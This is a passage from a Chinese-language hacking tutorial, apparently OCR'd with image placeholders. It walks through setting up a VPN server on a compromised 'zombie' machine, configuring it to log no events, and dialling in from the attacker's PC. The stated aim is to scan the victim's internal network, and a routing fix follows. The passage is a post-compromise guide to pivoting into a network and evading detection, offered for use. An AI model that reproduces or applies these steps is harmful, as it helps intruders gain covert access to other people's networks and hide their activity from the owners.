
内网IP可以用**ipconfig /all**来获得，如果没有内网你可以自己随便填一个内网IP段。然后切换到日志选项卡，选择不纪录任何事件（图7)。接下来还要设置允许拨入的用户，右击我的电脑->管理->本地用户和组->用户，在你要拨入的用户上右击属性（图8)，切换到拨入选项卡，选中允许拨入后确定（图9)。这样VPN就算配置好了。


图7


图8

接下来我们还要配置自己的机子，在网上邻居上右键选择属性，双击新建连接向导（图10)，直接选择下一步。接下来选择第二个“连接到我的工作场所的网络”后下一步（图11)，再


图9


图10




图11

选择第二项虚拟网络专用连接（图12）。然后随便输入一个公司名后下一步，接下来就输入VPN服务器的地址（图13），单击完成就大功告成了。





图12





图13

在新建的网络连接里输入刚才设置的拨入用户单击连接（图14），便成功拨入对方的VPN了。我们在本机键入**ipconfig /all**看看，是不是发现多出一个IP地址了（图15）。





图14





图15

192.168.1.9就是VPN分给我们的肉鸡局域网内部的IP，下面就可以拿起扫描工具，在肉鸡局域网扫个痛快了。不过这时候大家是不是发现自己已经上不了网了呢？其实那是因为默认情况下数据包都是先往VPN发送的，大家可以在cmd下键入**route print**来看看数据走的路线。解决的方法也很简单，在图14的连接窗口时选择属性，切换到网络->internet协议属性(tcp/ip)->高级，把那个在远程网络上使用默认网关的对号勾掉（图16），重新连接即可。





图16





图17

